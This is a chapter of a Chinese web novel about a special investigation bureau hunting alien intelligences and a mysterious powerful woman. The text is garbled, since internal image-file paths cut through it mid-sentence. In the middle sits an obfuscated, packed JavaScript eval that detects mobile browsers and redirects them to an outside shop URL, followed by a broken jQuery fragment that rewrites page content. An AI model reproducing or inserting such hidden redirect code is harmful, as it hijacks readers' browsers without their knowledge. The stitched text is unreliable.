朝阳初升,霞光明灿,照得金色草甸犹如黄金满地,辽阔草原好似在这万丈曦光里活了过来。
迎着晨光,天地相接的地平线外缓缓驶来一座座钢铁巨兽。
周昭放下望远镜,心底重重松了一口气,眉目舒展开来:“他们回来了。”
参谋长看了眼表盘,“47小时38分。”
这支队伍从出发到归来所花费的时长。
出发时64人,回来33人,另外一半暂时留在中心区的营地,那儿可还有一堆动物尸体没清理干净呢。
任务完成的消息已经上报,驻地很快就会安排人去接手后续工作。
隔离区的异种能量已被钟华意尽数回收,留下的尸体不足为虑,照正常流程处置就行。特调部派来的技术专家也会对这片隔离区进行安全评估,确认没问题后,封禁三十年的区域将会逐步解封。
可惜任务目标虽然基本达成,但还不算圆满。
秦九枢猜测隔离区种种事件背后还藏着另一个掌控着某种类似空间传送能力的异种智慧体,只是那个智慧体见势不对,早就借着能力溜之大吉了。
他和钟华意这一夜将整个隔离区都转遍了,亲身探查过确认不再有异种能量的痕迹,才宣布任务结束收兵回程。
“钟队,秦处,你们来得正好,部里有新任务了。”
刚回来还没喘口气儿呢又有新任务,钟华意拧眉,倒不是不满连续加班,而是想到新任务代表着新危机。
多事之秋。
“对了,葛建那儿怎么样?”
“一切正常,王平一直守着,每天一针高强度麻醉再有他定时辅助催眠,人一直没醒过。”
“行,现在就回去看看。”
隔离区的异常能量都被清除了,周昭猜想大概是她们队长找到了什么法子对付那看不见摸不着的东西,不过既然她没说,她也就不多问。现在赶着回驻地,必然也是刻不容缓解决葛建身上的问题。
一行人边走边说。
秦九枢主动问道:“什么任务?”
周昭看了眼这位特调部大名鼎鼎的办事处副处长,总觉得对方从隔离区回来之后变得有些不太一样了。
就和队长给她的感觉很相似,好像……更强了?
“部长点名要求,这次任务我们二队需要和办事处互相配合,六队几名成员也在任务名单里。”
见两位领导颇有默契地朝自己看来,周昭难得感觉到了一股无形的压力,斟字酌句解释道:“准确来说,是要我们二队、办事处配合六队一起行动。”
……
特殊调查部特遣六队在编队员十二人,成员及特殊能力皆是经过精挑细选,任务范围多是涉足国际地域,不常在国内。六队成员对外也并不使用本名,而是冠以代号,代号对应各自的特殊能力。
比如“应龙”。华国的神话传说里,应龙是上古神兽,背生双翼可呼风唤雨,在一些故事里又被称为战神。特遣六队的队长应龙,特殊能力即为雷电,虽然达不到呼风唤雨的地步,但群体杀伤力强,最高记录一次可同时击倒十个试验标靶;如果要达到重伤效果,攻击目标就需适当减少,反之,要扩大攻击范围,伤害效果就会打折扣。
九个多月前,代号“獬豸”的六队副队长奉命前往白国执行秘密任务,却于半年前神秘失踪,失踪前仅仅传回一条情报。
根据情报得知,白国借跟班小弟西蒙国一家大型生物医药公司的名头和华国的邻国兰罗国高官秘密达成合作,在兰罗国臭名昭著的非法园区内进行某种生物实验。
在生物实验这方面,白国可是全世界的佼佼者。曾经就靠着自家实验室“意外”泄露的一种生物病毒害得某个小国传染病蔓延,付出惨重代价才换得白国的疫苗解药,此后元气大损、经济衰退,国力大不如前。
特调部得到情报后,又派了连同队长应龙在内的几名六队队员秘密潜入兰罗国非法园区追查,同时也安排了六队另外两名队员连同办事处的一名特殊强化者去往白国寻找獬豸的下落。
白国那边暂时没有消息传回,倒是应龙等人联合兰罗国军方成功清剿非法园区后,在地下实验室里有了重大发现。
“一群疯子!”
钟华意将平板重重摔到桌台上,几乎不愿多看一眼那个所谓实验室里拍摄到的影像。
外形狰狞扭曲的变异怪物也就罢了,那些不带任何感情色彩的冰冷文字所写下的实验记录、各种人体动物组织胡乱拼凑缝合出来的扭曲身体、实验台上在绝望与痛苦中死去的普通人……
“说人都抬举他们!就是猪狗不如的畜生!”周昭更是义愤填膺。
她先前只收到新任务的大致命令和安排,完整任务内容只有钟华意或秦九枢的权限才能解锁,是以也是才看到具体的任务信息。
秦九枢沉默着没说话,仔细浏览了一遍任务内容,最后的最后,平板电脑的画面停留在了一张素描画像上久久不曾滑动。
他敏锐地察觉到了,钟华意和他一样,在看到这张画像的瞬间眼神都有了微妙的变化。
——他们都见过画像上的人。
六队成员“青鸟”的特殊能力是信息处理,被称为特调部行走的“人形计算机”,这次接收到的任务信息就是她一手统合整理的,最终的任务目标总结为三个:
一、寻找獬豸下落。
二、探查白国关于“异常能量”实验的情况。
三、尽力与“不明能力者”取得联系,查清其身份来历。
这份无比全面的任务信息汇总资料里,提到了一个极为特殊的“人”。
她孤身一人现身守卫森严的密卡南部园区,在园区实验室展露出异常强大的特殊能力,轻而易举便制服了特遣队队员花费大力气才能剿杀的变异怪物(或者称之为“被害实验体”更合适)。
如果这些都还只是正常范畴的“特殊能力”,那在兰罗军方清扫实验楼时发现的,褪去怪物模样变回人猿缝合的受害者尸体、人蜥缝合尸体……以及那个完全恢复成普通人模样的特殊男孩。
男孩在地下实验室自杀式阻拦变异实验体的举动得到应龙等人的重点关注,随后又意外透露曾和獬豸一同被囚禁在白国的秘密实验室,因此被连夜送回华国首都特调部总部,经过专家评估检测后,确认男孩已是一名特殊强化者,且能力比目前特调部记录在案的所有强化者都更强大。
据男孩所说,他是因为那个神秘女人才得以恢复正常。
就连发生在密卡市又牵扯进南部园区的一桩人口绑架拐卖案也似乎与那个女人有联系。
现在,女人的侧写画像就明晃晃落在众人眼底。
一个萍水相逢的、却让人印象深刻;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17774587|209820||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
的人。
在江海市警察局大楼对面的老字号茶餐厅里,在那家五星级酒店的露天咖啡馆里,在酒店35楼的客房走廊……
钟华意见过,秦九枢也见过。
她曾与他们数次擦肩而过。–
呀,被发现了呢。
从酒店豪华大床醒来的明翡同步了她的“放置小人“们的新进展。
那个代号为“青鸟”的姑娘很敏锐,通过特殊能力对近期的各类相关信息进行了高度整合,从而发现了明翡极有可能就是绑架案里一直没有查到来历的报警人,再结合冯铃和孙云浩的行动轨迹推测出她是正常乘坐航班来的兰罗国。
现在她们已经接入了机场那边的系统,正等着明翡什么时候买票回国“自投罗网”呢。
事后的诸多记录可以神不知鬼不觉地抹除,让人查不到一点痕迹,那就一直盯着总能抓个现行吧?
钟华意评价得对,在很多时候,明翡的确不够谨慎。
因为她完全不在乎。
她要是真的想不被任何人发现,多的是法子。
一切从她在园区救下那群女人之后就开始变了。
她们说,想知道她的名字,想永远记住她的救命之恩。
她答应了。
但愿人类可不要恩将仇报啊。似是想到什么回忆,明翡略微不悦地皱了皱眉心,翻开酒店菜单点了一堆餐品才让心情好转起来。
吃过东西她才将注意力放到距离华国西北已有数千里之遥的异邦,原本盘桓在西北隔离区的异种智慧体为了躲避钟华意和秦九枢合围,已经跑到那么远了啊。
真是不禁吓。
……
另一边,周昭自公安系统临时调来华国近三年人口失踪记录的电子档案,再往前的记录花费的时间要多些,十年前的更是需要去调纸质卷宗。
所幸无需倒推那么久远的记录,秦九枢在半年前的失踪人口记录里找到了熟悉的面孔。
此人是青安省本地人,曾经在距离隔离区五百公里之外的某个小型金矿当矿工,三年前金矿出了安全事故被封了,这人丢了工作没了收入来源,便暗暗和道上搞走私生意的小混混搭上了线,私下挖些珍稀野生植物和名贵中药材转手贩卖。因为是零散行动,和警方打着游击战,一直没被抓获。
直到半年前他的家人来报案,说人去草原里挖草走了一个多月都没消息,连带着同行的另外几人也没了音讯,家里人怕出事才报的警。警方随后走访调查了几个月也没找到那些人的踪迹,就暂时当做失踪人口记录在案。
那些人常活动的区域和隔离区这边相距大几百公里,属于另一个行政辖区,因此没有被列入隔离区的异常关注事件。
而这人正是昨夜秦九枢见过的异种智慧体,只是芯子已然换了。
他指着另外几个一同失踪的人道:“这几人联系全国天眼系统管理中心筛一遍,另一个异种智慧体可能就在其中。”
必要的话,可以动用国外的眼线,尽力寻找线索。
不怪要如此兴师动众,那不是普通的犯人,而是来历不明的异种智慧体,比核弹威胁还大的存在。
核武器至少还由人控制着发射开关,异种智慧体可没有,或者说,它们的“开关”并不在人类手中,它们的存在本身就是人类的灾难。